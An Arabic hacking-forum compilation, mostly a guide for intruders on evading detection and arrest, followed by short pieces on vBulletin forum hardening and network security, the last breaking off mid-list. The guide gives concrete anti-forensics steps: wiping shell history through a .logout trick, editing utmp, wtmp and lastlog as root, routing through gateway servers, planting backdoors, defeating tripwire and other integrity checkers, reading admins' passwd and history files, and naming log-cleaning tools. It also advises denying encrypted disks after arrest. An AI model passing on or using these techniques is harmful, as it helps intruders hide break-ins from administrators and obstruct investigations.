مهما كنت متمرس او لديك الكثير من المعلومات لا بد اخذ اشد الاحتياطات و الحذر قبل القيام باي شئ

-لماذا يجب ان تصبح " Paranoid " ؟

كلمة " " Paranoia في اللغة الانجليزيه تعني جنون الارتياب (نزعه عند الافراد تجعلك تشك في جميع الامور و جميع الاشخاص)
اعتقدان الامور بدأت تتضح لنا بعد معرفة اصل هذه الكلمه ..
يمكن ان نلخص ما ذكر من خلال الكلمات التاليه paraniod : تعني ان تصبح شديد الحذر و الشك في جميع الظروف

لماذا يجب توخي الحذر بهذه الطريقه المخيفه؟!؟

لان توقعك دائما الى اسوء الظروف يجعلك تسير في امان .. و لان ما تفعله هو شئ كبير جدا .. ما تراه انت بعينك المجرده انك تغير الصفحه الرئيسييه .. او تقوم بتحميل بعض المعلومات من السيرفر هو شئ بسيط بل و سهل جدا

ماذا لو انك اخترقت سيرفر معين و تم رصدك و تتبعك و القبض عليك من قبل الشرطه؟!؟ و انك سترمي في السجن كالمسارقين و المجرمين

ان كنت لا تهتم بما قد يحصل لك .. عليك الاهتمام بما قد يصيب اهلك .. ابوك ... امك .. اخوتك ..

زوجتك و اطفالك (ان كنت متزوج)
ربما لاتشعر بان ماتقوم به هو جريمه .. لكن في الحقيقه هي جريمه !!
هل تعرف ماذا سينتظر ان تم القبض عليك؟!
سيتم حرمانك من كل امور الكمبيوتر .. نظرة الناس الغير طبيعيه لك (ليست نظرة اعجاب انما نظرة خوف) .. لن تحظى بفرص العمل التي تستحقها .. ستسدى عند حصول اي مشاكل اخرى من هذا النوع .. لذا فان معظم من يسقطون لا يقومون ثاني ابداء !!

لذا فاصبح حذرا جدا و شكاكاً .. امن نفسك
اخذ جميع الاحتياطات
لا تهتم بما قديقوله الكثيرون عنك بانك خوفاً او ما شابه
اهتم باي ملف log مهما كانت قيمته تافهه
لتصبح hacker عليك ان تقوم بعملك .. سليماً ١٠٠ %

كيف تصبح " Paranoid " ؟

اذا كنت قرأت ما سبق و اقتنعت به انت بالفعل اصبحت هذا الشخص " Paranoid " لكن الاقتناع وحده لا يكفي و التحمس وحده وليد اللحظة ايضا لا يكفي ... انما لابد ان يكون القلق و التوتر موجودين بشكل دائم في حياتك (الالكترونيه)
اذا كنت فعلا تريد ان تكون هكر حقيقي ... لابد ان تعرف لمن تقول هذه الحقيقه و كيف تتعامل مع الاخرين .. اعمل حساب انك مراقب دائما و انه هناك كاميرا خفيه وراك دائما .. فاحذر في كلامك على الهاتف لانه قد يكون مراقب .. او حتى بريديك الشخصي و الالكتروني (لابد ان تعمل حساب الغير المتوقع)

اذا ما قد ذكرته لا يهملك و انك انسان غير مبالي .. دعني اسألك هذه الاسئله ؟
هل تريد ان يراك الاخرين مجرم ؟ هل تريد ان ترى الحزن و الدموع على وجه اهلك ؟ هل تريد ان تحسر قلوبهم عليك؟!
هل تريد ان تفقد اصدقائك ؟ خطيبتك ؟ صحبتك ؟
تذكر ان الضرر لن يعود عليك فقط انما سيعود على كل من تعرفه

-و كيف تحافظ على اسلوبك الجديد او شخصيتك الجديده؟!-

بما انك قد استوعبت ما ذكر حتى الان و قررت ان تكون انسان حريص جدا .. لابد ان تبقى هكذا طوال الوقت
و تذكر هذه الكلمات : لحظة كسل واحده في اتخاذ الاحتياطات الامنيه قد تغير حياتك باكملها!!!!
دائما تذكر الدافع

-الجزء الثالث:-

=====

تمهيد

يجب معرفة هذه الامور القادمه و استيعابها جيدا قبل ممارسة اي عملية اختراق .. حتى لو كنت مخترق متمرس لابد ان تستوعب الافكار القادمه

امن نفسك :

-ماذا لو قرأ ال SysAdmin رسائلك البريديه الالكترونيه ؟
 -ماذا لو كانت اتصالاتك الهاتفية مسجله و مراقبه من قبل الشرطه ؟
 -ماذا لو تم ضبط الكمبيوتر الشخصي و السيطرة على كل معلوماتك ؟

إذا كنت لاتقوم بعمل اي اتصالات هاتفية مع اي شخص من الهاكرز او الكراكرز .. ولا تبعث اي ايميلات فيه معلومات مشبووهه و لا تمتلك اي معلومات امنيه و حساسه على جهازك فهذا ببساطه لا يشكل اي خوف لانه ببساطه ايضا انت لست مخترق او (= hacker لانه لايد من وجود اتصال بينك و بين اصدقائك المهتمين بهذا المجال .. لتبادل الاخبار و الافكار .. كما انه لايد و انك تمتلك بعض الملفات اللازمه للاختراق او بعض المعلومات الي تعبر مدينه لك في حالة حدوث رصد لجهازك (كبسه)

<--

-->

قم بتشفير كل ما تملكه من معلومات حساسه sensitive data يمكنك ذلك باستخدام بعض البرامج الموجوده مجانا على الانترنت .. و هذه قائمه بأفضل البرامج و التي تعتبر اختيار الهاكرز الاول :

-لمستخدمين MsDos اليكم SFS v.17 او SecureDrive 1.4b
 -لمستخدمين نظام *Amiga اليكم * (Enigmall v1.5 احدي انظمة التشغيل غير شائعة الاستخدام خصوصا في عالمنا العربي)
 -لمستخدمين انظمة ال Unix اليكم CFS v1.33

لتشفير الملفات بشكل فردي (ملف بملف) اليكم هذه البرامج (الاكثر شهره و الاحسن اداء) :

- Triple DES
- IDEA
- Blowfish (32 rounds)
- file2file

لتشفير الايميلات :

- PGP v2.6.x

يمكنك ايضا تشفير عملية اتصالك ب (Unix System على اساس انه ممكن ان تكون مراقب) و ذلك باستخدام :

SSH -الامن حتى الان

- DES Login

اجعل كلماتك السريه صعبه التخمين .. غير منطقيه .. غير شائعة .. لا توجد في القواميس .. لكن في نفس الوقت لايد ان تتذكرها دائما

اخترها من كتاب تمتلكه .. اجعلها اكبر عدد ممكن من الاحرف (يعني عادة عند عمل اي اشتراك يطلب منك كلمه سريه تتكون من ٤ - ٨ احرف) فاختر ال ٨ حروف

لا تحفظ ارقام هواتف اصحابك الهاكرز بشكل اعتيادي .. انما يمكنك بان تشفرها (حتى برموز تفهمها انت فقط) و اتصل بهم من هواتف الشارع او من العمل ..
 اذا انت بالفعل متعمق جدا في الهاكينج فلا بد من تشفير كل شئ يتعلق بهذه الامور !!
 احفظ دائما نسخه احتياطيه من معلوماتك على CD او HD و بالطبع تكون مشفرة حتى اذا خسرت المعلومات الموجوده على جهازك يكون لديك نسخ احتياطيه
 لاتحفظ بملفات لاتحتاجها .. و ان كان لديك document files او ملفات مطبوعه و لا تريدها مرة اخرى لاتقطعها اعتياديا انما احرقها في مكان بعيد كل البعد عن اماكن تواجدك الاعتياديه او ان اردت الاحتفاظ بها فعليك كتابتها من جديد باسلوب مرمز او مشفر لايعرفه الا انت !!

هل تعرف انه من الممكن ان :

=====

تكون مراقب من : الشرطه ، المخابرات ، هاکرز اخرون و انهم يتسطيعون رصد كل حركات باستخدام وسائل حديثه لايمن تخيلها
 مثل :

-اجهزه تصوير تستطيع تصويرك عند بعد مئات الامتار
 -نقطة ليزر مصوبه نحو غرفتك للتصنت على مكالماتك
 -موجات عالية التردد للتصنت على لمسات و صوت يديك على ال keyboard !!
 تختلف بالطبع هذه الامكانيات من مكان لآخر و من دوله الى اخرى .. و يرى البعض انه فيما اقوله مبالغه
 !!! لكن انت لا تعرف ماذا يخبئ لك المستقبل !! فلماذا لاتستعد من الان !!!
 كما انه هناك الكثير من اخواننا العرب في دول الخارج الذي بالفعل تتوفر فيها اجهزة التنصت هذه ... و على راي المثل المصري " امشي عدل يحنار عدوك فيك " فكلما كنت احتياطيا و حركاتك تحسبها بشكل صحيح !!! ففرص اطاحتك قليله جدا

حساباتك و اشتراكات الشخصيه :

=====

هنا سأتكلم عن حساباتك الشخصيه سواء كانت في العمل\المدرسه\الجامعه\اي كان فعليك بالتالي :
 -ابدا لا تقوم باي عمل غير قانوني .. او مشبوه بحسابتك الشخصيه التي فيها يكون اسمك الحقيقي و هويتك و تفاصيل كامله عنك
 -عمرک ما تحاول ان تتصل بموقع قد تم اختراقه بواسطة ال telnet
 -يمكنك الاشتراك بحسابك الخاص في قائمة البريد لاي موقع امني security من دون خوف ..
 -لكن كل مو هو مختص بالهاكينج من ملفات لابد ان تشفر او انها يتم مسحها فورا
 -ابدا لا تحفظ اي برامج و ادوات الاختراق على الهاردديسك في حسابك الشخصي
 -بريدك الحقيقي لاتعطيه الا لمن تثق فيه ثقه عمياء !!!!
 -اهتمامك بالسكويرتي لا يجعلك مشبوها .. انما الاهتمام بعكس السكويرتي هو المشكله == <الهاكينج

<----

ملفات اللوق : LoGS

=====

هناك ٣ ملفات مهمه جدا :

WTMP -للتسجيل عند الدخول و الخروج (log on/off - log in/logout + tty + host)

UTMP - للمتواجدين اونلاين حاليا ! LASTLOG - تسجيل من اين جاءت هذه logins

****سنتكلم عنهم باستفاضة و تعمق فيما بعد (في جزء اخر من نفس الموضوع)**

كل عملية دخول بواسطة ال **telnet , ftp , rlogin** يتم تسجيلها في هذه الملفات .. لابد حذف دخولك من هذه الملفات و الا سيتم معرفة الاتي :

- ماذا قمت بالاختراق !!
- من اي مكان انت قادم
- كم من الوقت بقيت اونلاين..

خطا يقع فيه الجميع بنسبة ٩٩,٩ % مننا (حتى انا كنت اقع في نفس هذا الخطا زمان .. لكن اتعلمت) و هو انك تسمح اللوقات **logfiles** علطول .. هذا مجدي في حالة انك لاتهتم بان يعرف الادمين انه هناك مخترق ما قد دخل على النظام .. اما اذا اردت ان تشتغل شغل المحترفين عليك الدخول و الخروج دون ان يلاحظك اي شخص .. دون ان تقوم بتغيير اي شئ يلفت انتباه مدير النظام و لعمل ذلك تابع معي :

لاتعتمد البرامج التي روجت على انها لاتقوم بمسح اللوق انما تقوم بحذف دخولك فهي غير مجديه مثل برنامج **ZAP (or ZAP2)** لانه يقوم بعمل اصفار كاخر لوق مكانك انت و هذا ايضا دليل على وجود خطا سيلاحظه مدير النظام اذا عليك بالقيام بذلك يدويا ..

عادة لابد ان تكون **root** لتغير و تعدل في ال (**log files** باستثناء بعض التوزيعات القديمه جدا) اماكن تواجد ملفات اللوق (**default** تختلف باختلاف التوزيع)

UTMP : /etc or /var/adm or /usr/adm or /usr/var/adm or /var/log

WTMP : /etc or /var/adm or /usr/adm or /usr/var/adm or /var/log

LASTLOG : /usr/var/adm or /usr/adm or /var/adm or /var/log

و في بعض النسخ القديمه **home/.lastlog\$**

لا تترك اثرا :

=====

كثير من الهاكرز ينجحون في عملية حذف دخولهم من ملفات اللوق .. لكنهم ينسون امرا هاما و قاتلا !!! و هي الملفات التي توجد هنا

/tmp and \$HOME

و جود ال **Shell History** في **HOME\$** مصدر قلق كبير :

History files :

sh : .sh_history

csh : .history

ksh : .sh_history

bash: .bash_history

zsh : .history

Backup Files :

dead.letter, *.bak, *~

لكن الحل موجود ايضا لمسح ال : History files
mv .logout save.1
echo rm -rf .history>.logout
echo rm -rf .logout>>.logout
echo mv save.1 .logout>>.logout

امور و اشياء يجب تجنبها و الحظر منها

لاتقوم ابدا بكسر اي باسورد الا على encrypted partition كما عليك دائما انت تحذر من استخدام اشتراكاتك (اشتراك الجامعه على سبيل المثال)
لانه بمنتهى البساطه يمكن ان يرى ماتفعله مدير الشبكة admin و من ثم سيعرف مالذي تقوم به و الملفات التي تستخدمها الخ ..
حاول دائما ان تغيير اسامي البرامج المشبوهه لديك يعني احنا العرب خصوصا غاويين نسمي اسماء اسامي مخيفه على الفاضي ..
لاتفكر في نفسك فقط .. يعني حين ان تستخدم بعض الاشتراكات او ال shells التي تسمح بالعمل الخلفي background لا بد ان تعرف انك تبطن من سرعة السيرفر و بالتالي تلفت الانظار !!!
حاول ان لاتستخدم parametres على قدر المستطاع ... على سبيل المثال اذا اردت ان تتصل من الشيل على تيلنت لموقع معين او سيرفر معين لاتقوم بعمل الاتي telnet : <http://www.host.com/> 23
انما ببساطه اتبع الخطوات البطينه و هي

telnet

open

<http://www.host.com/>

و هكذا ..

في حالة انك اخترقت سيرفر معين من الافضل ان تضع عليه backdoors مخصصه لنظام التشغيل (مش sub7 هههههههههه) و هي كثيره و موجوده مجانا على الانترنت

الجزء الرابع : التقنيات الحديثه الي يتي يجب ملاحظتها

تمهيد

بعد ان ثبت اول sniffer و خططت لبدا الاختراقات .. عليك ان تعرف كيف تستخدم هذه التقنيات متعبا ما يلي :

-امنع تقفى اثرك من اي نوع

قد يلاحظ الادمين (مدير الشبكة) وجودك كمخترق hacker و انك اطحت باحد المواقع لكن هذا لا يهمهم ... المهم هو انه كيف سيرصدك و عندها كيف يمكن ان يتعامل معك !!!
لذا ففي هذا الجزء سيتم توضيح كل الاحتمالات و الاساليب الذي يمكن بها تتبعك و رصدك و ايضا كيف يمكن ان تمنعها ...

*من الطبيعي (العادي) ان يسهل على مدير الشبكة (admin معرفة النظام الذي كان المخترق عليه عند دخوله على شبكته و ذلك اما عن طريق ملفات اللوق (هذا ان كان الهاكر غبي لتركها كما هي) او من output من ال sniffer


او من اوامر netstat في حالة ان المخترق مازال موجودا online
من اجل هذا تختاج ال Gateway Server !!

A gateway server in between * هذا واحد من الكثير من السيرفرات التي يوجد لك حساب عليها و التي تعتبر في منتهى السخافة في الاستخدام و انت تحتاج لان تكون روت عليها لتستطيع تغيير ال wtmp and lastlogs
كما انه لا بد ان من استخدام اكثر من gateway server و ان تبدل بينهم باستمرار حتى لا يتم الكشف عنك ..
من الشيل الذي ستخترق منه .. قم بالاتصال بال gateway server و من ثم تتصل بالسيرفر المراد اختراقه ..

(==>تحتاج دائما ل root access لتغيير اللوق)
باستخدامك ل Dialup server يجنبك الكثير من المشاكل .. حيث انك في غنى عن التعديل في ملفات اللوق بشرط ان تدخل باشتراك مختلف في كل مره تدخل فيها على ال (= hacked system ملحوظه : اذا كنت قادر على الاتصال بسرفيرات dialup كثيره فلا حاجه لان تستخدم hacking server لانه سيتغير اثرك بتغير الشركات المختلفه التي تتصل من خلالها

بالنسبه للمتواجدين في الولايات المتحده الامريكيه و اوروبا (الدول المتقدمه) حتى و ان قمت بما سبق (dialup servers) يمكنهم تسجيل كل اتصال تم و لديهم ارشيفات منذ سنين هذا عددها !

نتيجته و اختصار للنقطه السابقه موضحة بالرسم في الصوره التاليه :



HOW TO COVER YOUR TRACKS

-ايجاد اي نوع من انواع ملفات اللوق LOGs مهما كان فيها من تلاعب..

من الهام و الضروري جدا ان تعثر على كل ملفات اللوق حتى المخفي منها .. للحصول و العثور على هذه الملفات يمكن ذلك بهاتين الطريقتين :

- ١- ثر على جميع الملفات المفتوحه : و يمكنك ذلك باستخدام برنامج LSOF هو اختصار List Open Files و من ثم يمكن العثور عليهم و التعديل فيهم
- ٢- حث عن كل الملفات التي تغيرت (حدث فيها تغيير) من بعد دخولك -

بعد دخولك قم بعمل touch /tmp/check و بعدها قم "find / -newer /tmp/check -print"

العملية التي سنقوم بها ستأخذ الشكل التالي : بحث - >نتائج - >مطالعة النتائج - >تعديل
 قم ايضا بالتشيك على اماكن ال log files الاعتيادية /usr/adm/ و /var/adm/ و /var/log/
 اذا يتم تسجيل العمليات في ال loghost يعني xx@loghost فانت هنا في مازق .. حيث انه لا بد من
 ان تخترق ال loghost لتعدل ملفات اللوق
 يمكن تعديل اللوق logfiles بعدة طرق ابسطها باستخدام اي محرر كتابه text editor او قم بعد اسطر
 الملف باستخدام wc و من ثم حذف اخر ١٠ اسطر من خلال- "head :
 "LineNumbersMinus10 بالعربي (عدد السطور مطروحا ١٠ منه) head -
 اذا كان برنامج accting مثبت على السيرفر يمكنك ببساطه استخدام acct-cleaner from
 zhart هو هيعمل اللازم

اذا كان النظام يستخدم wtmpx و utmpx ايضا فمع الاسف عزيز انت في ورطه !!! فانا على اعرف
 اي برنامج للتعامل في هذه الحالة .. لو استطعت ان تبرمج واحد (للاخوه المبرمجين) لا تنسى ان نعلننا به
 (=

-تحقق من syslog configuration and logfile

تعتمد معظم البرامج على ال syslog function لتسجيل اي شئ يريدونه .. فعليك ان تتحقق من
 خصائص ال syslog
 فاذا كانت اللوقات logs لاتخزن فقط على الجهاز انما على hosts اخرى ... فيوسفني انك لا بد من
 اختراق هذه hosts
 ملف ال syslog موجود في /etc/syslog.conf

-تحقق من نوعيات برامج الامن المثبتة

توجد العديد من برامج الفحص الأمني غالبا على المواقع ذات الحس الأمني العالي. وتدار هذه البرامج
 بواسطة أداة تسمى cron و يكون مكانها الافتراضي أو الطبيعي هو /var/spool/cron/crontabs/
 و هي تقوم بمتابعه جميع المدخلات . خاصة ال Root و الملفات التي يستعملها. للتحقق السريع من
 الموضوع نستخدم الأمر التالي

"crontab -l root".

غالبا ماتكون هذه الأدوات محمله و عامله على حساب المدير. و يكون بعضها في مجلد ال ~/bin الخاص
 به. كما يمكن ان يكون هناك sinnefer موضوع لأغراض امنيه في نفس المكان.
 من الأدوات الت تستعمل في مثل هذه الفحوصات الداخليه

tiger, cops, spi, tripwire, l5,
 binaudit, hobgoblin, s3 etc.

ينبغي على المقتحم أن يتأكد من وجود هذه الأدوات و التأكد من التقارير التي ترسلها ، للتأكد من أنها لا
 تكشف عمليه الأفتحام
 يمكنك تعديل ملفات هذه البرامج للتأكد من أنها لن تقوم بالأبلاغ عن الأفتحام، و يمكن تنفيذ ذلك بطريقتين:
 -قم بتعديل البرنامج برمجيا لكي لا يقوم بالأبلاغ عنك (واسعه شويه دي) أو قم بأزالته و أستعمل برنامجا
 مزيفا

-قد تضطر إلى أزاله ال back door الذي أستعملته و محاوله تحميله بطريقه أخرى

تحقق من وجود المدراء Admins

من المهم أن تجد جميع المدراء على الموقع، و تحاول معرفه الحسابات العاديه التي يتم استخدامها.
توجد عده طرق لكشف هذه المعلومات:

- قم بفحص الملف **forword**. و مدخلات الـ **alias**
- أفحص ملف الـ **su log** و حدد المستخدمين الذين نجحو في تنفيذ الأمر **su root** بنجاح
- أسحب ملف الـ **group** و أبحث عن جميع المجموعات التي لها علاقه بالأداره (**admin, root, wheel, etc**)
- أسحب ملف **passwd** بالنسبه للمدير لعرض كلمات سر المدراء

يعد كل هذا ، يمكنك معرفه كل المدراء على الموقع. أدخل إلى مجلداتهم الخاصه (في حاله عدم أستطاعتك ، أستخدم أحدى الأدوات التاليه **chid.c, changeid.c** لأنتحال شخصيه المستخدم) . و أفحص الملفات التاليه **history/.sh_history/.bash_history** للمعرفه الأوامر التي يستعملونها عادة، قد يفيدك هذا في معرفه دور المدير على الموقع، أو أكتشاف معلومات مخفيه. قم بفحص ملفات **profile/.login/.bash_profile**. لمراجعه أعدادات الـ **alias** التي تستخدم، و إذا ماكانت أدوات أمنيه خفيه مستخدمه. و من الطبيعي طبعاً أن تقوم بفحص كافه الملفات و المجلدات ، خاصه المخفيه منها قد تجد بعض الأشياء المفيده حقاً

checksum checking software

برامج **checksum** (هو قيمة رقمية تُستعمل للتأكد من خلو البيانات من الأخطاء. هذه القيمة تُحسب من خلال عملية كشف الجمع)

بعض المدراء ويقومون باستعمال برامج للتحقق من حدوث اي تغييرات في الملفات، وفي حالة حدوث اي تغير، يقوم بفحص الملفات ويستطيع اكتشافها
فكيف تعرف ماذا استخدمت هناك برامج التحقق واي الانواع استخدمت؟ واذاعرفت فكيف تعدلها بحيث تخدم من اجلك؟

هناك انواع عديدة من برامج التحقق ومن السهل كتابة واحدة منها بنفسك ولكن من الصعب اكتشاف ما اذا استخدمت مثل تلك البرامج علي الملفات للحماية

هذه اسماء بعض البرامج التي تقوم ب عملية فحص **checksum**

SOFTWARE : STANDARD PATH : BINARY FILENAMES

tripwire : /usr/adm/tcheck, /usr/local/adm/tcheck : databases, tripwire

binaudit : /usr/local/adm/audit : auditscan

hobgoblin : ~user/bin : hobgoblin

raudit : ~user/bin : raudit.pl

l5 : compile directory : l5

كما تري هناك احتمالات كثيرة، ربما البرنامج نفسه او قواعد البيانات يوجد علي جزء آخر، مثل جزء

NTFS لمضيف او جهاز آخر ، او حتي قواعد بيانات التي تحمل معلومات **checksum** في جهاز

محمي علي الكتابة (اقراص **CD** مثلاً) ...

ولكن يمكنك القيام بعملية فحص استطلاعي سريع لمعرفة البرامج المستخدمة ، و اذا لم تستخدم ففرصتك،

وإذا لم تجد شي ولكنك كنت متأكد من استخدامهم لتلك الأنواع من البرامج هذا يعني ان الموقع او المزود محمي بشكل جيداً (هارد لك) ويجب ان لا تعبت بالملفات ابدأ ..

ولكن ما العمل إذا اكتشفت انهم يستخدمون تلك البرامج وبامكانك تغييرها؟؟
يمكنك

١ - ايهام تلك البرنامج بطرق شرعي بانه تم تغيير ملف ما بشكل قانوني ويتم تحديث قواعد البيانات مثلا
"tripwire -update /bin/target".

٢- انك تغيير قائمة الملفات التي يجب فحصها وتزيل اسم الملفات المراد من القائمة فلا يتم فحصها مرة اخرى للتحقق (ولكن يجب ان تتأكد ايضا ان ملف قواعد البيانات نفسها لا يتم فحصها ب checksum حتى لا يتم اكتشاف التغييرات التي قمت بها)

حيل المستخدم الامنيه

هذه الحيل ما ندر توجد او تستخدم لكنني كتبتها فقط لكون شملت كل شيء (لكامل الموضوع) .. فبعض المستخدمين يسمون اشتراكاتهم admins و بالطبع لا يريدون ان يعبت في ملفاتهم اي شخص فيقومون بعمل بعض الحيل في ملفات ال startup لذا فدائماً تحقق من .profile, .cshrc, .login, .logout الخ (اي الملفات التي تبدأ بنقطه)

الجزء الخامس :

=====

ماذا تفعل ان وضعت تحت المراقبه؟

متى اصحبت تحت الميكروسكوب (المراقبه) من قبل الشرطه او حتى ال administrators عليك القيام بخطوات هامه و سريعه حتى لا يستطيعوا الامساك بدليل (برهان) عليك

-ملحوظه : ان كان في اعتقاد ال administrators انك hacker فانت == >مذنب حتى تثبت براته

لايعني القانون اي شيء لل (admins بعض الاوقات اعتقد انه لا يوجد فرق بين ال hacker و ال administrator الا بان مالك الكمبيوتر هو ال administrator فقط) عندما يعتقدون انك هاكلر فانك فوراً اصحبت مذنب .. سيقوموا مباشرة بمراقبة بريدك الالكتروني و ملفاتك و ان كان محترف الادمين سيرصدك ايضا هجماتك الاخرى ..

إذا كان يمكنهم مراقبة كل هذه الاتصالات اكيد ببساطه يمكنهم مراقبة خط تليفونك .. لذا فعليك عدم القيام باي اتصالات فيها اخبار اختراقاتك .. و ان حتى اردت ان تحذر اصحابك فلا تخبرهم هاتفياً او ببريد الكتروني (الا اذا كان مشفراً) و من الافضل ان تخبرهم عندما تقابلهم وجها لوجه .. و تمنعهم من ارسال اي رسائل غير عادية ..
لنؤمن نفسك عليك ان تبقى على هذا الحال على الاقل من شهر الى شهرين .. و الاستواجه مشاكل اعتقد

انك لاترغب بها

الجزء السادس :

=====

ما الذي عليك القيام به و ايضا الذي لا بد من عدم القيام به في حالة انه تم القبض عليك:

اولا : اطلب محاميك فورا !!!! : لا تحاول بان تتذكى انت و ترد على التحقيق بمفردك .. فاطلب محاميك كي يدافع عنك هو و يطلعك على ما يجب ان تذكره و ما يجب ان لا تذكره نهائيا .. بعدها غالبا ما سيطلب المحامي جهازك (الكومبيوتر) باقصى سرعه بحجة احتياجه في العمل و الا عليهم تحميل جميع الاعباء الماديه و المشاكل التي قد تحدث عن عدك استخدام الجهاز .. لذا فانه من العملي جدا ان يكون عندك محامي جاهز في اي وقت قبل ان تقع الفاس في الراس و بعدها تبدا في البحث و التدوير ثانيا : ابدأ لا تتكلم الا الشرطه !!! : لاتعطي للشرطه اي معلومات عنك او عن زملائك بحجة ان هذا سيخفف العقاب عنك و سيخرجك من المازق .. لان هذا لن يفيدك بل سيدينك اكثر .. و ان كان يجب استجوابك فاطلب ان يتم هذا فقط من خلال محاميك (و هذا ايضا حق من حقوقك) لاتخبر ابدأ عن اصدقائك ليس فقط كنوع من الشهامه .. انما ايضا بدخول اصحابك في الموضوع ستتسع دائرة الموضوع و من ثم تزيد المعلومات عنك و عن جرائمك و هم ايضا! بعض الدول من ضمن قانونها انه اذا لم تستطع الشرطه فك تشفير ملفاتك او جزء من الهارد ديسك فيمكنك بمنتهى الحريه عدم الافصاح عنها لكن بعض الدول الاخرى في قانونها انه مادامت وقعت في المصيده لا بد ان تدلي لهم بكل شئ في هذه الحاله انصحك باستشارة محاميك و انكار انك لديك اي اقراص صلبه مشفره

الجزء السابع:

=====

قائمه بافضل البرامج للتخفي و الاختباء:

Change - Changes fields of the logfile to anything you want
Delete - Deletes, cuts out the entries you want
Edit - real Editor for the logfile
Overwrite - just Overwrites the entries with zero-value bytes.
Don't use such software (f.e. zap) - it can be detected!

LOG MODIFIER

+++++

ah-1_0b.tar Changes the entries of accounting information
clear.c Deletes entries in utmp, wtmp, lastlog and wtmpx
cloak2.c Changes the entries in utmp, wtmp and lastlog
invisible.c Overwrites utmp, wtmp and lastlog with predefines values,
so
it's better than zap. Watch out, there are numerous inv*.c !

marryv11.c Edit utmp, wtmp, lastlog and accounting data - best!
wzap.c Deletes entries in wtmp
wtmpe.c Deletes entries in wtmp
zap.c Overwrites utmp, wtmp, lastlog - Don't use! Can be detected!

الجزء الثامن :

=====

كلمه ختاميه

لا تدعهم ابدا يقبضون عليك .. دائما اجعل عينك مفتوحان .. اعرف في من تثق و من لا !!
لا تفكر في نفسك فقط (انما ايضا تذكر كل من حولك)
تمنياتي للجميع بحياة ممتعه و امنه

" حماية المنتديات "

\$\$\$\$\$\$\$\$\$\$\$\$

حقوقه لشبكة العقرب

\$\$\$\$\$\$\$\$\$\$\$\$

الكل يعرف لغة php و التي يصمم بها المنتديات و الكل يعرف أيضا مليونة بالثغرات الكبيرة

إليك مدير أي منتدى (vb) بعض الأساسيات التي يتم بها حماية منتدك /

١- لآ و قبل كل شيء المدير العام ضع مديرين إثنين واحد تكتب فيه المشاركات و تعديل المنتدى و كل شيء و الآخر للإحتياط عندما يسرق المدير العام .

٢- مي لوحة التحكم بكلمة سر أي إفتح ملف index.php الموجود بمجلد admin بواسطة المفكرة و أضف عليه كود كلمة السر الذي هو /

<?php

\$LOGIN = "User";

\$PASSWORD = "Password";

```
function error ($error_message) {
    echo $error_message."
    ";
    exit;
}
```

```
if ( (!isset($PHP_AUTH_USER)) || ! (($PHP_AUTH_USER == $LOGIN) &&
    ( $PHP_AUTH_PW == "$PASSWORD" )) ) {
```

```
    header("WWW-Authenticate: Basic entrer="Form2txt admin");
```

```
    header("HTTP/1.0 401 Unauthorized");
```

```
    error("<p align=right><font face=Tahoma size=2 color=Red>
    </font></p>");
```

}

?>

مع تغيير كلمتي

User

و

Password

٣- غ قائمة الأعضاء لماذا؟؟ مثلا لو كان لديك ٣٠٠٠ عضو ووضع الزائر الكريم قائمة الأعضاء و قعد يفحط به أصبح هناك ضغط كبير على المنتدى قد تسألوني لماذا لا نلغي قائمة البحث !! لأن البحث في

النسخ الجديدة يكون بأكثر من ثلاث أحرف و بهذا لن يكون هناك أي ضغط .

٤- تكثر فتح لغة HTML في المنتديات أي إفتحها بمنتدى واحد أو إثنين فقط لوجود الضرورة .. لماذا؟؟
لأنه يوجد كود هتمل يفسد جميع المواضيع التي تعتمد على هذه اللغة .

٥-توقيع و ما أدراك ما التوقيع . إجعله فقط يخدم الصور أما الفلاش و الصوت فلا

" أمن الشبكات "

\$\$\$\$\$\$\$\$

الكاتب: الجوكر

\$\$\$\$\$\$\$\$

- ١- عرض لبعض المخاطر الأمنية التي قد تتعرض لها الشبكة و كيفية الوقاية منها.
- ٢- وصف لعلاقة الولوج الى الشبكة بأمنها.
- ٣- كيفية حماية الموارد بواسطة تراخيص الوصول.
- ٤- شرح لمكونات **ACL**.
- ٥- شرح لعملية تفحص التراخيص.

أي شبكة قد تكون عرضة للوصول غير المرخص لأي مما يلي:

١- المعدات.

٣- البيانات.

٣- عمليات الشبكة.

٤- الموارد.

تعتمد درجة أمن الشبكة على مدى حساسية البيانات المتداولة عبر الشبكة.

و يتم تنظيم الأمن وفقا لنوع الشبكة ، ففي شبكات الند للند كل جهاز يتحكم في أمنه الخاص ، بينما يتحكم المزود في أمن شبكات الزبون المزود.

و هناك بعض الإجراءات التي تساعد في المحافظة على أمن الشبكة:

١- التدريب المتقدم للمستخدمين على التعامل مع إجراءات الأمن.

٢- التأكد من أمن المعدات و صعوبة الوصول اليها من قبل غير المخولين.

٣- حماية الأسلاك النحاسية و إخفاءها عن الأعين لأنها قد تكون عرضة للتجسس.

٤- تشفير البيانات عند الحاجة أما مقاييس التشفير فتضعها وكالة الأمن الوطني الأمريكية **National Security Agency (NSA)**.

٥- تزويد المستخدمين بأجهزة لا تحتوي على محركات أقراص مرنة أو مضغوطة أو حتى أقراص صلبة ، و تتصل هذه الأجهزة بالمزودات باستخدام رقاقة إقلاع **ROM Boot Chip** و عند تشغيل هذه الأجهزة يقوم المزود بتحميل برنامج الإقلاع في ذاكرة **RAM** للجهاز ليبدأ بالعمل.

٦- استخدام برامج لتسجيل جميع العمليات التي يتم إجراؤها على الشبكة لمراجعتها عند الضرورة.

٧- إعطاء تصاريح **Permissions** للمستخدمين للوصول للبيانات و المعدات كل حسب طبيعة عمله و في هذه الحالة يجب مشاركة البيانات و المعدات للسماح للآخرين باستخدامها.

٨- تزويد المستخدمين بحقوق **Rights** تحدد الأنشطة و العمليات المسموح لهم إجراؤها على النظام.

هناك نظامان أساسيان لإعطاء التصاريح و الحقوق :

